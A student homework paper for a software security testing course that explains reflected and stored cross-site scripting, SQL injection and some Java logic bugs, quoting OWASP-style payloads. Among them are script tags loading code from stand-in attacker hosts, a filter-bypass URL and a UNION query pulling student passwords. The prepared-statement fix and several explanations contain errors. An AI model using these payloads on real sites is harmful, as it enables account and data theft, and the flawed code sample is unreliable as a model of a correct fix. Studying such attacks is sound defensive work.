Mark Kardash

Professor Carl Eyler

SDEV 460 7380: Software Security Testing

Homework 4: Input Validation and Business Logic Security Controls

7 May 2024

University of Maryland Global Campus

In this document, I will be describing the various validation controls assigned to me in Homework 4 of the SDEV460 course. The paper will be split into categories, for a more clear and structured analysis.

**Testing For Reflected Cross-Site Scripting (OTG-INPVAL-001):**

Reflected Cross-Site Scripting is a vulnerability where an HTTP response has malicious code injected into it by attackers. The user is then sent a link or button, which, if they click or press, will inject the malicious code into their system. Examples of the attack are provided below, with the first one being the author’s own, albeit modeled after one found on PortSwinger.com, and the other three taken directly from the OWASP Testing Guide.

Example 1: Inserting Malicious Code

Let us suppose we have a webpage with the following URL. Belonging to an unsafe online commerce website:

<https://everything-shop.net/search?term=item>

When this URL is entered into a search engine, the program will recognize the search term “item”, and includes it in the response, like this:

<p> You searched for: item</p>

In the above example, the user simply attempts to access a particular item being sold on the website and does not perform any further actions. Should it remain that way, a potential attacker could make the following injection:

[http://everything-shop.net/search?term=<script>/\*+MaliciousCodeThatDoomsTheApp+\*/</script](http://everything-shop.net/search?term=<script>/*+MaliciousCodeThatDoomsTheApp+*/</script)>

If this is successful, the system will respond with the following output:

<p>You searched for: <script>/\*MaliciousCodeThatDoomsTheApp/</script></p>

What happens next is that if any of the application’s users makes a request for this URL, the malicious script created by the hacker will execute in the browser of the victim. Once this is done, the hacker now has access to every piece of data that the user does. Moreover, they can also modify the application in any way that the user can, now having gained the same privileges (PortSwinger, n.d.). For example, they may delete an item from the user’s basket, or, on the contrary, order a large quantity of that item, which the user will be charged for. What may be even worse is that the hacker will now be able to interact with other users, while disguising themselves as the user under attack. While not much person-to-person interaction usually takes place on a shopping website, this will allow the hacker to spread the attack across more accounts (PortSwinger, n.d.).

Example 2: Downloading Malicious File

In this example, we are presented with the following URL:

<http://example.com/index.php?user=<script>window.onload> =function() {var AllLinks=document.getElementsByTagName(“a”);AllLinks[0].href = “<http://badexample.com/malicious.exe;}</script>>

(Code from OWASP Testing Guide, Version 4.0, 2011).

Let us now assume that this is a software or file downloading app, such as a site to download gaming software, or one of the fraudulent “study help” websites that have flooded the internet. The downloadable file may as well have the name of a particular assignment that the user/student wants to access. However, what they really do download by clicking on the link is a file full of malicious code that the attacker has prepared. As soon as the link is clicked on, the downloaded file begins spreading a virus across the user’s computer (OWASP Testing Guide, Version 4.0, 2011). The virus, depending on its nature, can do a variety of things. It may corrupt important files, copy and send sensitive data to the attacker, or even render the victim’s entire computer inoperable.

Example 3: Bypassing Protection Against External Scripts

One of the most common protection methods against reflected cross-site scripting is the inclusion of code that prevents attackers from inserting external scripts into the application. The code is shown below:

<?

$re = “/<script[^>]+src/i”;

if (preg\_match($re, $\_GET[‘var’]))

{

echo “Filtered”;

return;

}

echo “Welcome “.$\_GET[‘var’].” !”;

?>

(Code from OWASP Testing Guide, Version 4.0, 2011).

The code shown above is an “if”-loop checking if the application code has been “filtered”. In other words, it checks to make sure that the character ‘>’ does not get inserted into a script. This is because the character is often used in cross-site scripting attacks, such as:

<script src=“<http://attacker/xss.js”></script>>

(OWASP Testing Guide, Version 4.0., 2011).

Normally, an “if” loop like the one presented should handle this very well, filtering any instances of the ‘>’ character. However, there is a way to bypass this control: Attackers can place the ‘>’ as part of an attribute, located between the words “script” and “src”, as shown in the below example:  
 <http://example/?var=<SCRIPT%20a=”>”%20SRC=”https://attacker/xss.js”></SCRIPT>>

As can be seen above, the attribute %20a=”>”20 has been placed between the SCRIPT and SRC elements. This structure of the URL will result in the JavaScript code on the attacker’s web server being executed as if it came from the website of the victim.

(OWASP Testing Guide, Version 4.0, 2011).

Example 4: Vulnerability Warning

Another very simple but testable example of reflective cross-site scripting would be to test for the presence of the vulnerability itself. This can be done by creating a URL that contains a warning whenever it detects cross-site scripting. An example of this is shown below:

<https://example.com/index.php?user<script>alert(123)</script>>

(OWASP Testing Guide, Version 4.0, 2011).

A snippet of code called “alert(123) is inserted into this URL in between the “script” instances. What will happen when a tester enters it into a search engine, a pop-up window with the text “123” will appear. The text “123” stands in for a warning that would notify the tester that the website or application they are testing is vulnerable to reflected cross-site scripting (OWASP Testing Guide, Version 4.0, 2011). This is a great way to discover the vulnerability before falling victim to it.

**Testing For Stored Cross-Site Scripting (OTG-INPVAL-002)**

Stored Cross-Site Scripting (XSS) involves a web application storing unfiltered, or incorrectly filtered, input from users. This results in malicious data running within the website every time it is accessed. Attackers can exploit this to perform many operations, from stealing valuable information, to taking over others’ browsers.

To demonstrate this vulnerability, the author uses two examples. One has been taken from external sources, while the other is closely modeled after one found on the web (with all sources cited).

Example 1: Session Cookie Theft

The first example will be slightly similar to the one used for reflective cross-site scripting, in that it concerns an e-commerce website. If the website has a vulnerability allowing it to include HTML tags in the comments of the code, such as the <script> tag, the attacker may exploit it by entering the following command:

<p> I highly recommend this product!</p>

<script src=”http://malicious.com/exploit.js”> </script>

Because the above code is published on the website and stored within the system, it runs each time that the page is accessed by someone. Unlike in the case of reflected XSS, where a link must be clicked by a user for the code to run, in a stored XSS attack it is enough for the user to simply be on the page where the link is located (Moradov, 2022). In this particular example, the code, when run, steals a session cookie from a visitor. As cookies are meant to protect user privacy, stealing it would give the attacker access to the visitor’s account. From there, they can access practically any piece of the user’s data, from credit card numbers and other financial information, and even purchase products on their behalf (Moradov, 2022). Needless to say, just by getting the customer’s name, the attacker could commit identity theft.

Example 2: Inserting Code into Cpmments

The following example, although heavily modeled after one found on the web (with the source cited), is an original contribution of the author. It is based on a scenario where a vulnerability is discovered by an attacker, which allows them to embed HTML tags into application code comments. To exploit this, they can post a comment containing dangerous HTML JavaScript code, which the application does not sanitize. For example, let us take a gaming website, where people frequently leave reviews and recommendations, and assume that a cybercriminal posted the following comment and link:

*Get the new add-ons to SuperRacer 3 here:*

<script src=”http://badsite.com/dontclick.js”> </script>.

Each time a user goes to this website and lands on the page, even without clicking the link itself, a malicious JavaScript file, located on another site, is activated, giving the hacker an opportunity to access, and steal, all the user’s data (GeeksForGeeks, 2021).

**Testing for SQL Injection (OTG-INPVAL-005)**

Our next assigned task is to test the following code snippet for the vulnerability of SQL injection:

SELECT \* FROM Students WHERE EMPLID='$EMPLID' AND EMAIL='$email'

Per the explanation in the instructions, the code is taken from an HTML form. The variables preceded by “$” are the ones added by the user. This statement is indeed vulnerable to SQL injection, because of the way that it is structured. Since it takes data as input directly from the user, an attacker could enter the following:  
OR 1 ‘1=1’

making the statement look like this:

SELECT \* FROM Students WHERE EMPLID= ‘1’ OR ‘1’= ‘1’ AND EMAIL= ‘1’ OR ‘1’ = ‘1’

Because the condition ‘1’= ‘1’ is always true, the query will end up selecting every student from the Students table, and not just the one with the specific email and ID. The repercussions of this are obvious, as the attacker will now be able to access, modify, and exploit data for all students. For example, they could modify a grade, use one of the names for identity theft, perform illicit operations using a student’s financial information, or even delete the entire Students table. The last action would throw the entire educational institution into chaos, as, along with the table, the data for all its students would be lost.

Tests I Would Use:

To test this vulnerability, in addition to the already demonstrated ‘1=1’ insertion, I would also perform UNION exploitation. This testing method involves appending a query engineered by the attacker to the regular query of the code. To test the query given to us, we will give the following value to both the student ID and email.

EMPLID=1 UNION ALL SELECT studentPassword, 1, 1 FROM StudentCredentials

Such input would make the query look like this:

SELECT \* FROM Students WHERE EMPLID= 1 UNION ALL SELECT studentPassword, 1, 1 FROM StudentCredentials and EMAIL=1 UNION ALL SELECT studentPassword FROM studentCredentials.

The above scheme, and especially the keyword ALL, will result in all student passwords being displayed and visible to the attacker, who can use them to access their accounts. The other two values (1, 1) were included because, for the attack to work, there must be an equal number of parameters between the two queries (OWASP Testing Guide, Version 4.0, 2011).

Solution:

Personally, to resolve this issue, the author would choose what he considers to be the easiest fix: A prepared statement. According to GeeksForGeeks, a prepared statement is a SQL statement in Java that has been pre-compiled by the developer (2022). First, an SQL query is compiled independently, after which it is passed as a parameter into the statement. This means that all that is required of the database is to run the query, which the prepared statement holds as a parameter (GeeksForGeeks, 2022). Below is a sample of code, written in JavaScript, that represents the student portal application where the original query was taken from:

import java.sql.\*;

public class StudentPortal {

// Functions for student portal and connection to database.

Connection databaseConnection = DriverManager.getConnection();

String query = “SELECT \* FROM Students WHERE EMPLID = ? AND EMAIL = ?”;

PreparedStatement = myStmt = databaseConnection.prepareStatement(query);

myStmt.setString(EMPLID, 2);

myStmt.setString(1, email);

ResultSet myOutput = myStmt.executeQuery();

DatabaseConnection.close()

}

What happens here is that, after connecting to the database, instead of hardcoding the credentials into the query, the developers leave question marks in their place. They then place the query into a prepared statement, to prepare for parameterization. Only after this, they finally pass the student ID and email as parameters to the query, placing each parameter in its place, and closing the connection. Not having the credentials hardcoded anymore prevents SQL injection, as attackers cannot access parameters in a prepared statement.

**Test Business Logic and Data Validation (OTG-BUSLOGIC-001)**

A. The logic error in the first example lies in the way the variable “x” was initialized. At the very beginning of the code, the x is defined like this:

int x;

Therefore, it is given a type, but not a value. Because of this, when we have the equation

x = x+1;

It is impossible to actually solve, since the system does not know the value of x. Even Eclipse gives us an error, notifying that the variable has not been properly initialized.




Figure 1: Initialization error of x variable.

The solution that Eclipse proposes for this is giving the x a value of 0.




Figure 2: Solution proposed by Eclipse for Code A.

While I will certainly test that out, I will also perform another test by giving x a value of 3.




Figure 3: Proposed author’s value for x.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case #: | Input: | Expected Results: | Actual Results: | Pass/Fail: |
|  | X=0 | X=1 | X=1 | Pass |
|  | X=3 | X=4 | X=4 | Pass |




Figure 4: Code A Test Case 1 Screenshot




Figure 5: Code A Test Case 2 Screenshot

As can be seen above, the program passed the tests with flying colors. However, one must be aware that such calculations only make sense from a computing standpoint. In mathematics, the equation x = x +1 does not have a valid solution. This is because, from a mathematical standpoint, it would mean that a number x would be equal to itself after 1 is added to it, which is impossible. In programming, however, the first x in x = x+1 is the total sum of x+1, which has a different value from the initial x. As such, we can officially consider both test cases to have passed successfully.

B. The first error in this code is that, once again, the variable has not been properly initialized. This time, the “i” has been given a range (Equal to 1, less than or equal to 5), but does not have a type to identify it. Since, given the context of the code, it is intended to be a number, we will give it a type of int:

int i;

We will now test out the code with the new addition:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case #: | Input: | Expected Results: | Actual Results: | Pass/Fail: |
|  | int i; | Number is 1  Number is 2  Number is 3  Number is 4  Number is 5 | Number is 6 | Fail |




Figure 6: Code B Test Case 1 Screenshot

The above error results from a simple unwanted addition in the code. As one can see, line 7 includes a semicolon right before the bracket for the “for” loop opens. This interrupts the normal “for” loop process, and causes the system to see it as a separate entry, assuming we want the number incremented only once. After removing the semicolon, we received the following test results:

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case #: | Input/Modification: | Expected Result: | Actual Result: | Pass/Fail: |
|  | Removal of semicolon in “for” loop. | Number is 1  Number is 2  Number is 3  Number is 4  Number is 5 | Number is 1  Number is 2  Number is 3  Number is 4  Number is 5 | Pass |




Figure 7: Code B Test Case 2 Screenshot

The test proved that, after the removal of the semicolon, the program works as intended, incrementing i all the way up to 5.

C. This code has perhaps the easiest fix of all the examples. It has an if loop meant to display a message if one variable is greater than the other, yet it gives neither variable a value, making a comparison impossible. To fix the code, we will simply give z a value of 10, and d a value of 7. For the second test case, the values will be reversed, and, for the third, both set to 10. Both variables will be given a type of int. The additions can be seen in the test case screenshots.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case # | Input: | Expected Result: | Actual Result: | Pass/Fail: |
|  | Z=10  D=7 | Z is bigger | Z is bigger | Pass |
|  | Z=7  D=10 | No output | Z is bigger | Fail |
|  | Z=10  Z=10 | No output | Z is bigger | Fail |




Figure 8: Code C Test Case 1 Screenshot




Figure 9: Code C Test Case 2 Screenshot




Figure 10: Code C Test Case 3 Screenshot

There is a single reason behind two out of three test cases failing here, and, ironically, it is the same reason the previous code failed. The if loop has a semicolon after it, which causes the rest of the code to be interpreted as a separate statement (i.e. The “print” statement will print regardless of the value of variables contained in the if loop). To fix this, we simply remove the semicolon, and test again.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Test Case # | Input: | Expected Result: | Actual Result: | Pass/Fail: |
|  | Int z = 10;  Int d = 7; | Z is bigger | Z is bigger | Pass |
|  | Int z = 7;  Int d = 10; | No output | No output | Pass |
|  | Int z = 10;  Int d = 10; | No output | No output | Pass |




Figure 11: Code C Test Case 4 Screenshot




Figure 12: Code C Test Case 5 Screenshot




Figure 13: Code C Test Case 6 Screenshot

As seen above, all test cases passed on the second attempt, the latter two producing no output, since a printed phrase was only expected to appear if z is bigger than d.

D. The only thing wrong with this code are the parentheses within the print statement. They seem to be in a different font than the usual Java code, which causes Eclipse to misinterpret them as a different symbol. The change of parentheses can be seen below:




Figure 14: Code D with original parentheses

